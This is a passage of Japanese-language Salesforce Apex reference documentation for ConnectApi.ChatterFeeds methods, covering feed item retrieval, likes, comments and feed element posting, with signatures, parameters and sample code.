この例では、会社フィードのフィード項目を取得し、返されたオブジェクトから updatesToken プロパティを取り込みます。updatesToken の値を getFeedItemsUpdatedSince メソッドに渡し、最初のコール以降に更新されたフィード項目を取得します。

```
// Get the feed items in the company feed and return the updatesToken

String communityId = null;



// Get the feed and extract the update token

ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.Company);



// page.updatesToken is opaque and has a value like '2:1384549034000'



// Get the feed items that changed since the provided updatesToken

ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince

  (communityId, ConnectApi.FeedType.Company, 1, ConnectApi.FeedDensity.AllUpdates, null,
1, page.updatesToken);
```

関連トピック:

- setTestGetFeedItemsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, ConnectApi.FeedItemPage, results)
- ConnectApi コードのテスト

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince)

`Files`、`Groups`、`News`、`People`、および `Record` フィード種別のフィード項目の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。各フィード項目には、指定された数以内のコメント数が含まれます。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince)
```

パラメータ

`communityId`
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

`feedType`
型: `ConnectApi.FeedType`

次のいずれかの値にします。

- ファイル
- グループ
- ニュース
- 人
- レコード

`subjectId`
型: String

`feedType` が `ConnectApi.Record` である場合、*`subjectId`* にはグループ ID を含む任意のレコード ID を指定できます。それ以外の場合は、コンテキストユーザまたは別名 `me` である必要があります。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: ConnectApi.FeedDensity

フィードのコンテンツ量を指定します。

- AllUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- FewerUpdates — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、currentPageToken または nextPageToken のように、応答クラスの一部として返されます。null を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。ConnectApi.FeedItemPage レスポンスボディの updatesToken プロパティからこのトークンを取得します。

戻り値

型: ConnectApi.FeedItemPage

ConnectApi.FeedItem オブジェクトのページ設定されたコレクション。

使用方法

このメソッドは、*updatedSince* 引数で指定された時刻以降に更新されたフィード項目のみを返します。フィード項目は、最後のフィード要求の時刻以降に作成されたか、最後のフィード要求の時刻以降にフィード項目に sort=LastModifiedDateDesc およびコメントが追加された場合、更新されたものとみなされます。いいね! やトピックを追加してもフィード項目は更新されません。

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します。

例

この例では、ニュースフィードのフィード項目を取得し、返されたオブジェクトから `updatesToken` プロパティを取り込みます。`updatesToken` の値を `getFeedItemsUpdatedSince` メソッドに渡し、最初のコール以降に更新されたフィード項目を取得します。

```
// Get the feed items in the news feed and return the updatesToken

String communityId = null;

String subjectId = 'me';



// Get the feed and extract the update token

ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.News, subjectId);



// page.updatesToken is opaque and has a value like '2:1384549034000'



// Get the feed items that changed since the provided updatesToken

ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince

  (communityId, ConnectApi.FeedType.News, subjectId, 1, ConnectApi.FeedDensity.AllUpdates,
 null, 1, page.updatesToken);
```

関連トピック:

- setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)
- ConnectApi コードのテスト

getFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly)

`Record` フィード種別のフィード項目の指定されたページを返します。*`updatedSince`* パラメータで指定された時刻以降に更新されたフィード項目のみが含まれます。内部 (コミュニティ以外の) ユーザのみが投稿したフィード項目を返すかどうかを指定します。

API バージョン

30.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItemPage getFeedItemsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
Boolean showInternalOnly)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

値は `ConnectApi.FeedType.Record` である必要があります。

subjectId
型: String

グループ ID を含むすべてのレコード ID。

recentCommentCount
型: Integer

フィード項目ごとに返されるコメントの最大数。デフォルト値は 3 です。

density
型: `ConnectApi.FeedDensity`

フィードのコンテンツ量を指定します。

- `AllUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されます。
- `FewerUpdates` — ユーザがフォローする人とレコード、およびユーザがメンバーとなっているグループからのすべての更新が表示されますが、レコードからのシステム生成された更新は非表示になります。

pageParam
型: String

ページの表示に使用するページトークン。ページトークンは、`currentPageToken` または `nextPageToken` のように、応答クラスの一部として返されます。`null` を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

updatedSince
型: String

フィードの最終更新日に関する情報を含む不透明トークン。このトークンは作成しません。`ConnectApi.FeedItemPage` レスポンスボディの `updatesToken` プロパティからこのトークンを取得します。

showInternalOnly
型: Boolean

内部 (コミュニティ以外の) ユーザからのフィード項目のみを表示するか (`true`)、否か (`false`) を指定します。デフォルト値は、`false` です。

戻り値

型: `ConnectApi.FeedItemPage`

`ConnectApi.FeedItem` オブジェクトのページ設定されたコレクション。

使用方法

このメソッドは、*updatedSince* 引数で指定された時刻以降に更新されたフィード項目のみを返します。フィード項目は、最後のフィード要求の時刻以降に作成されたか、最後のフィード要求の時刻以降にフィード項目に `sort=LastModifiedDateDesc` およびコメントが追加された場合、更新されたものとみなされます。いいね! やトピックを追加してもフィード項目は更新されません。

showInternalOnly が `true` で、Communities が有効になっている場合、コミュニティからのフィード項目が含まれます。それ以外の場合は、内部コミュニティからのフィード項目のみが含まれます。

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します。

例

この例では、ニュースフィードのフィード項目を取得し、返されたオブジェクトから `updatesToken` プロパティを取り込みます。`updatesToken` の値を `getFeedItemsUpdatedSince` メソッドに渡し、最初のコール以降に更新されたフィード項目を取得します。

```
// Get the feed items in the news feed and return the updatesToken

String communityId = null;

String subjectId = 'me';



// Get the feed and extract the update token

ConnectApi.FeedItemPage page = ConnectApi.ChatterFeeds.getFeedItemsFromFeed(communityId,
ConnectApi.FeedType.News, subjectId);
```

```
// page.updatesToken is opaque and has a value like '2:1384549034000'


// Get the feed items that changed since the provided updatesToken
ConnectApi.FeedItemPage feedItems= ConnectApi.ChatterFeeds.getFeedItemsUpdatedSince
  (communityId, ConnectApi.FeedType.News, subjectId, 1, ConnectApi.FeedDensity.AllUpdates,
 null, 1, page.updatesToken, true);
```

関連トピック:

setTestGetFeedItemsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, showInternalOnly, result)

ConnectApi コードのテスト

getFeedPoll(communityId, feedItemId)

フィード項目に関連付けられたアンケートを返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getFeedElementPoll(communityId, feedElementId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedPoll getFeedPoll(String communityId, String feedItemId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String
フィード項目の ID。

戻り値

型: `ConnectApi.FeedPoll`

メモ: FeedItem オブジェクトのトリガは、その添付ファイルおよび機能情報が保存される前に実行されます。つまり、`ConnectApi.FeedItem.attachment` 情報と `ConnectApi.FeedElement.capabilities` 情報はトリガでは使用できないことがあります。

getFilterFeed(communityId, subjectId, keyPrefix)

指定されたユーザおよび特定のキープレフィックスのフィードの最初のページを返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Feed getFilterFeed(String communityId, String subjectId, String keyPrefix)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String
コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String
キープレフィックスは、レコード ID の先頭 3 文字で、エンティティ種別を示します。

戻り値

型: `ConnectApi.Feed`

getFilterFeed(communityId, subjectId, keyPrefix, sortParam)

指定されたユーザおよび特定のキープレフィックスのフィードの最初のページを指定された順序で返します。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Feed getFilterFeed(String communityId, String subjectId, String keyPrefix, ConnectApi.FeedType sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

subjectId
型: String

コンテキストユーザの ID または別名 `me`。

keyPrefix
型: String

レコードタイプを指定するキープレフィックス。キープレフィックスは、オブジェクト ID の先頭 3 文字で、オブジェクト種別を示します。たとえば、User オブジェクトのプレフィックスは 005、Group オブジェクトのプレフィックスは 0F9 です。

sortParam
型: ConnectApi.FeedType

値は次のとおりです。

- `CreatedDateDesc` — 作成日の新しい順に並び替えます。
- `LastModifiedDateDesc` — 活動の新しい順に並び替えられます。

最近作成されたフィード項目、または最近変更されたフィード項目ごとに、返されたフィードが並び替えられます。`null` を渡すと、デフォルト値の `CreatedDateDesc` が使用されます。

戻り値

型: `ConnectApi.Feed`

getFilterFeedDirectory(communityId, subjectId)

コンテキストユーザが使用できるフィルタフィードのリストを含むフィードディレクトリオブジェクトを取得します。フィルタフィードは、特定のエンティティ種別の親を持つフィード項目のみが表示されるように絞り込まれたニュースフィードです。

API バージョン

30.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedDirectory getFilterFeedDirectory(String communityId, String subjectId)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId

型: String

コンテキストユーザの ID または別名 me。

戻り値

型: ConnectApi.FeedDirectory

フィルタフィードのリストを含むディレクトリ。

使用方法

このメソッドをコールして、ConnectApi.FeedDirectoryItem オブジェクトのリストを含むディレクトリを返します。各オブジェクトには、コンテキストユーザがフォローするエンティティ種別に関連付けられたキープレフィックスが含まれます。キープレフィックスは、レコード ID の先頭 3 文字で、エンティティ種別を示します。

キープレフィックスに関連付けられたエンティティ種別の親を持つフィード項目のみがニュースフィードに含まれるように (取引先を親に持つすべてのフィード項目の取得など)、キープレフィックスを使用してニュースフィードを絞り込みます。フィード項目を取得するには、キープレフィックスを ConnectApi.getFeedItemsFromFilterFeed メソッドに渡します。

フィルタフィードに関する情報には、ユーザ (005) またはグループ (0F9) エンティティ種別のキープレフィックスが含まれることはありません。ただし、すべてのユーザがキープレフィックスを検索条件として使用することができます。

ニュースフィードをお気に入りで絞り込めないため、getFilterFeedDirectory へのコールで返されたときの ConnectApi.FeedDirectory.favorites プロパティは必ず空白です。

例

この例は、getFilterFeedDirectory をコールし、返された FeedDirectoryItem オブジェクトをループ処理して、コンテキストユーザがニュースフィードを絞り込むときに使用できるキープレフィックスを検索します。その後、各 keyPrefix の値をリストにコピーします。最後に、リストから getFeedItemsFromFilterFeed メソッドにキープレフィックスの 1 つを渡します。返されたフィード項目

には、渡されたキープレフィックスによって指定されたエンティティ種別を親に持つニュースフィードからのすべてのフィード項目が含まれます。

```
String communityId = null;

String subjectId = 'me';



// Create a list to populate with key prefixes.

List<String> keyPrefixList = new List<String>();



// Prepopulate with User and Group record types

// which are available to all users.

keyPrefixList.add('005');

keyPrefixList.add('0F9');



System.debug(keyPrefixList);



// Get the key prefixes available to the context user.

ConnectApi.FeedDirectory myFeedDirectory =

   ConnectApi.ChatterFeeds.getFilterFeedDirectory(null, 'me');



// Loop through the returned feeds list.

for (ConnectApi.FeedDirectoryItem i : myFeedDirectory.feeds) {



   // Grab each key prefix and add it to the list.

   keyPrefixList.add(i.keyPrefix);

}

System.debug(keyPrefixList);



// Use a key prefix from the list to filter the feed items in the news feed.
```

```
ConnectApi.FeedItemPage myFeedItemPage =

   ConnectApi.ChatterFeeds.getFeedItemsFromFilterFeed(communityId, subjectId,
keyPrefixList[0]);

System.debug(myFeedItemPage);
```

getLike(communityId, likeId)

指定されたいいね! を返します。

API バージョン

28.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLike getLike(String communityId, String likeId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

likeId
型: String
いいね! の ID。

戻り値

型: `ConnectApi.ChatterLike`

getLikesForComment(communityId, commentId)

指定されたコメントへのいいね!の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLikePage getLikesForComment(String communityId, String commentId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String
コメントの ID。

戻り値

型: ConnectApi.ChatterLikePage

getLikesForComment(communityId, commentId, pageParam, pageSize)

指定されたコメントへのいいね! の指定されたページを返します。

API バージョン

28.0

ゲストユーザが使用可能

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLikePage getLikesForComment(String communityId, String commentId, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String

コメントの ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterLikePage`

getLikesForFeedElement(communityId, feedElementId)

フィード要素へのいいね! の最初のページを返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLikePage getLikesForFeedElement(String communityId,
String feedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId

型: String

説明

戻り値

型: ConnectApi.ChatterLikePage クラス

フィード要素が ChatterLikes 機能をサポートしていない場合、戻り値は ConnectApi.NotFoundException になります。

getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize)

フィード要素へのいいね! の指定されたページを返します。

API バージョン

32.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLikePage getLikesForFeedElement(String communityId,
String feedElementId, Integer pageParam, Integer pageSize)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId

型: String

説明

pageParam

型: Integer

説明

pageSize

型: Integer

説明

戻り値

型: ConnectApi.ChatterLikePage クラス

フィード要素が `ChatterLikes` 機能をサポートしていない場合、戻り値は `ConnectApi.NotFoundException` になります。

getLikesForFeedItem(communityId, feedItemId)

指定されたフィード項目へのいいね! の最初のページを返します。ページには、デフォルトの項目数が含まれます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getLikesForFeedElement(communityId, feedElementId) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLikePage getLikesForFeedItem(String communityId, String feedItemId)
```

パラメータ

communityId

型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId

型: String

フィード項目の ID。

戻り値

型: `ConnectApi.ChatterLikePage`

getLikesForFeedItem(communityId, feedItemId, pageParam, pageSize)

指定されたフィード項目へのいいね! の指定されたページを返します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、getLikesForFeedElement(communityId, feedElementId, pageParam, pageSize) を使用します。

ゲストユーザが使用可能

31.0 のみ

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLikePage getLikesForFeedItem(String communityId, String feedItemId, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.ChatterLikePage`

isCommentEditableByMe(communityId, commentId)

コンテキストユーザがコメントを編集できるかどうかを示します。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedEntityIsEditable isCommentEditableByMe(String communityId,
String commentId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

commentId
型: String
コメントの ID。

戻り値

型: `ConnectApi.FeedEntityIsEditable`

関連トピック:

コメントの編集

isFeedElementEditableByMe(communityId, feedElementId)

コンテキストユーザがフィード要素を編集できるかどうかを示します。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

API バージョン

34.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedEntityIsEditable isFeedElementEditableByMe(String
communityId, String feedElementId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。フィード要素の種類のうち、編集可能なのはフィード項目のみです。

戻り値

型: ConnectApi.FeedEntityIsEditable

関連トピック:

- フィード要素の編集
- 質問のタイトルを編集して投稿

likeComment(communityId, commentId)

コンテキストユーザの指定されたコメントにいいね!を追加します。ユーザがすでにこのコメントにいいね!と言っている場合は、処理は行われず既存のいいね!が返されます。

API バージョン

28.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLike likeComment(String communityId, String commentId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

commentId
型: String

コメントの ID。

戻り値

型: ConnectApi.ChatterLike

likeFeedElement(communityId, feedElementId)

フィード要素にいいね! と言います。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLike likeFeedElement(String communityId, String feedElementId)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElementId

型: String

フィード要素の ID。

戻り値

型: ConnectApi.ChatterLike

フィード要素が ChatterLikes 機能をサポートしていない場合、戻り値は ConnectApi.NotFoundException になります。

関連トピック:

フィード要素にいいね! と言う

likeFeedItem(communityId, feedItemId)

コンテキストユーザの指定されたフィード項目にいいね! を追加します。ユーザがすでにこのフィード項目にいいね! と言っている場合は、処理は行われず既存のいいね! が返されます。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、likeFeedElement(communityId, feedElementId) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterLike likeFeedItem(String communityId, String feedItemId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedItemId
型: String
フィード項目の ID。

戻り値

型: `ConnectApi.ChatterLike`

postComment(communityId, feedItemId, text)

コンテキストユーザのフィード項目へのコメントとして、指定されたテキストを追加します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、postCommentToFeedElement(communityId, feedElementId, text) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Comment postComment(String communityId, String feedItemId,
String text)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId
型: String

フィード項目の ID。

text
型: String

コメントのテキスト。メンションはプレーンテキストにダウンロードされます。ユーザにリンクするメンションを含めるには、postComment(communityId, feedItemId, comment, feedItemFileUpload) をコールし、ConnectApi.CommentInput オブジェクトでメンションを渡します。

戻り値

型: ConnectApi.Comment

使用方法

text でハッシュタグまたはリンクが検出された場合は、ハッシュタグセグメントまたはリンクセグメントとしてコメントに含まれます。メンションは、*text* では検出されず、テキストから分離されることもありません。

フィード項目とコメントには 5000 文字まで使用できます。

postComment(communityId, feedItemId, comment, feedItemFileUpload)

コンテキストユーザからのフィード項目にコメントを追加します。このメソッドは、メンションなどのリッチテキストを使用したり、コメントにファイルを添付したりするために使用します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Comment postComment(String communityId, String feedItemId,
ConnectApi.CommentInput comment, ConnectApi.BinaryInput feedItemFileUpload)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedItemId

型: String

フィード項目の ID。

comment

型: ConnectApi.CommentInput

CommentInput オブジェクトで、@メンションなどのリッチテキストを指定します。必要に応じて、CommentInput.attachment プロパティで、既存または新規のファイルを指定します。

feedItemFileUpload

型: ConnectApi.BinaryInput

CommentInput.attachment プロパティで NewFileAttachmentInput オブジェクトを指定する場合は、添付する新規のバイナリファイルをこの引数で指定します。それ以外の場合は、値を指定しません。

戻り値

型: ConnectApi.Comment

使用方法

フィード項目とコメントには 5000 文字まで使用できます。

サンプル: 新しいファイルを添付したコメントの投稿

コメントを投稿し、新しいファイルをアップロードしてコメントに添付するには、ConnectApi.CommentInput オブジェクトと ConnectApi.BinaryInput オブジェクトを作成して ConnectApi.ChatterFeeds.postComment メソッドに渡します。

```
String communityId = null;

String feedItemId = '0D5D0000000Kcd1';



ConnectApi.CommentInput input = new ConnectApi.CommentInput();

ConnectApi.MessageBodyInput messageInput = new ConnectApi.MessageBodyInput();

ConnectApi.TextSegmentInput textSegment;



textSegment = new ConnectApi.TextSegmentInput();

textSegment.text = 'Comment Text Body';
```

```
messageInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

messageInput.messageSegments.add(textSegment);


input.body = messageInput;


ConnectApi.NewFileAttachmentInput attachmentInput = new ConnectApi.NewFileAttachmentInput();

attachmentInput.description = 'The description of the file';

attachmentInput.title = 'contentFile.txt';

input.attachment = attachmentInput;


String fileContents = 'This is the content of the file.';

Blob fileBlob = Blob.valueOf(fileContents);

ConnectApi.BinaryInput binaryInput = new ConnectApi.BinaryInput(fileBlob, 'text/plain',
'contentFile.txt');


ConnectApi.Comment commentRep = ConnectApi.ChatterFeeds.postComment(communityId, feedItemId,
 input, binaryInput);
```

postCommentToFeedElement(communityId, feedElementId, text)

フィード要素にプレーンテキストのコメントを投稿します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Comment postCommentToFeedElement(String communityId, String
feedElementId, String text)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElementId
型: String

フィード要素の ID。

text
型: String

コメントのテキスト。

戻り値

型: ConnectApi.Comment

フィード要素が `Comments` 機能をサポートしていない場合、戻り値は `ConnectApi.NotFoundException` (ページ 1506) になります。

関連トピック:

コメントの投稿

postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

フィード要素にコメントを投稿します。このメソッドは、メンションなどのリッチテキストを投稿したり、ファイルを添付したりするために使用します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.Comment postCommentToFeedElement(String communityId, String
feedElementId, ConnectApi.CommentInput comment, ConnectApi.BinaryInput
feedElementFileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

`feedElementId`
型: String

フィード要素の ID。

`comment`
型: ConnectApi.CommentInput

添付ファイルに関する情報など、テキスト、メンション、機能などを含む、コメント本文。

`feedElementFileUpload`
型: ConnectApi.BinaryInput

コメントに添付する新しいバイナリファイル、または `null`。バイナリファイルを指定した場合、*`comment`* パラメータにファイルのタイトルと説明を指定します。

戻り値

型: ConnectApi.Comment

フィード要素が `Comments` 機能をサポートしていない場合、戻り値は `ConnectApi.NotFoundException` (ページ 1506) になります。

関連トピック:

- メンションを含むコメントの投稿
- 新しいファイルを添付したコメントの投稿
- 既存のファイルを添付したコメントの投稿

`postFeedElement(communityId, subjectId, feedElementType, text)`

コンテキストユーザからのフィード要素をプレーンテキストで投稿します。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElement postFeedElement(String communityId, String
subjectId, ConnectApi.FeedElementType feedElementType, String text)
```

パラメータ

`communityId`
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

subjectId
型: String

このフィード要素が投稿された親の ID。この値は、ユーザ、グループ、レコードの ID、またはコンテキストユーザを示す文字列 me になります。

feedElementType
型: ConnectApi.FeedElementType

使用可能な値は FeedItem のみです。

text
型: String

フィード要素のテキスト。

戻り値

型: ConnectApi.FeedElement

関連トピック:

フィード要素の投稿

postFeedElement(communityId, feedElement, feedElementFileUpload)

コンテキストユーザからのフィード要素を投稿します。このメソッドは、メンションやハッシュタグトピックなどのリッチテキストの投稿、フィード要素へのファイルの添付、およびアクションリンクとフィード要素の関連付けに使用します。また、このメソッドを使用して、フィード要素の共有やコメントの追加を行うこともできます。

API バージョン

31.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedElement postFeedElement(String communityId,
ConnectApi.FeedElementInput feedElement, ConnectApi.BinaryInput feedElementFileUpload)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

feedElement
型: ConnectApi.FeedElementInput

メンションなどのリッチテキストを指定します。必要に応じて、リンク、アンケート、既存または新規のファイルを指定します。

feedElementFileUpload
型: ConnectApi.BinaryInput

feedElement パラメータで NewFileAttachmentInput オブジェクトも指定した場合のみ、この投稿に添付する新規バイナリファイルを指定します。それ以外の場合は `null` を渡します。

戻り値

型: ConnectApi.FeedElement

関連トピック:

- メンションを含むフィード要素の投稿
- 既存のコンテンツが添付されたフィード要素の投稿
- 新しい (バイナリ) ファイルが添付されたフィード要素の投稿
- フィード要素の共有とコメントの追加
- アクションリンクを定義し、フィード要素を使用して投稿する
- テンプレートのアクションリンクを定義し、フィード要素を使用して投稿する

postFeedElementBatch(communityId, feedElements)

1 つの DML ステートメントで最大 500 個のフィード要素を一括で投稿します。

API バージョン

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.BatchResult[] postFeedElementBatch(String communityId,
List<ConnectApi.BatchInput> feedElements)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedElements

型: List<ConnectApi.BatchInput Class>

リストには最大 500 個の `ConnectApi.BatchInput` オブジェクトを含めることができます。`ConnectApi.BatchInput` コンストラクタでは、入力オブジェクトは `ConnectApi.FeedElementInput` 抽象クラスの具象インスタンスである必要があります。

戻り値

型: ConnectApi.BatchResult[]

`ConnectApi.BatchResult.getResult()` メソッドは `ConnectApi.FeedElement` オブジェクトを返します。

返されるオブジェクトは、各入力オブジェクトに対応し、入力オブジェクトと同じ順序で返されます。

メソッドコールは、操作全体に影響を与えるエラー(解析エラーなど)が発生した場合にのみ失敗します。個々のオブジェクトでエラーが発生した場合、エラーは `ConnectApi.BatchResult` リスト内に埋め込まれます。

使用方法

このメソッドを使用すると、フィード要素のリストを効率よく投稿できます。最大500オブジェクトを含むリストを作成し、1 つの DML ステートメントでそのすべてを挿入します。

ConnectApi.BatchInput Class クラスには 3 つのコンストラクタがありますが、`postFeedElementBatch` メソッドがここでサポートするリストは 2 つのみです。複数のバイナリ入力はサポートされません。

各コンストラクタで、入力オブジェクトは `ConnectApi.FeedElementInput` のインスタンスである必要があります。コンストラクタは、バイナリ入力を渡すかどうかに基づいて選択します。

- `ConnectApi.BatchInput(Object input)` — バイナリ入力なし
- `ConnectApi.BatchInput(Object input, ConnectApi.BinaryInput binary)` — 1 つのバイナリ入力

関連トピック:

フィード要素の一括投稿

新しい (バイナリ) ファイルを添付したフィード要素の一括投稿

`postFeedItem(communityId, feedType, subjectId, text)`

コンテキストユーザからのフィード項目をプレーンテキストで投稿します。

API バージョン

28.0 ～ 31.0

重要: バージョン 32.0 以降では、postFeedElement(communityId, subjectId, feedElementType, text) を使用します。

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.FeedItem postFeedItem(String communityId, ConnectApi.FeedType feedType, String subjectId, String text)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

feedType
型: `ConnectApi.FeedType`

次のいずれかになります。

- `News`
- `Record`
- `UserProfile`

グループに投稿するには、`Record` を使用します。

subjectId
型: String

値は、*feedType* によって異なります。

- `News` — *subjectId* は、コンテキストユーザの ID またはキーワード `me` である必要があります。
- `Record` — グループを含むフィードの任意のレコードの ID。
- `UserProfile` — 任意のユーザの ID。

text
型: String

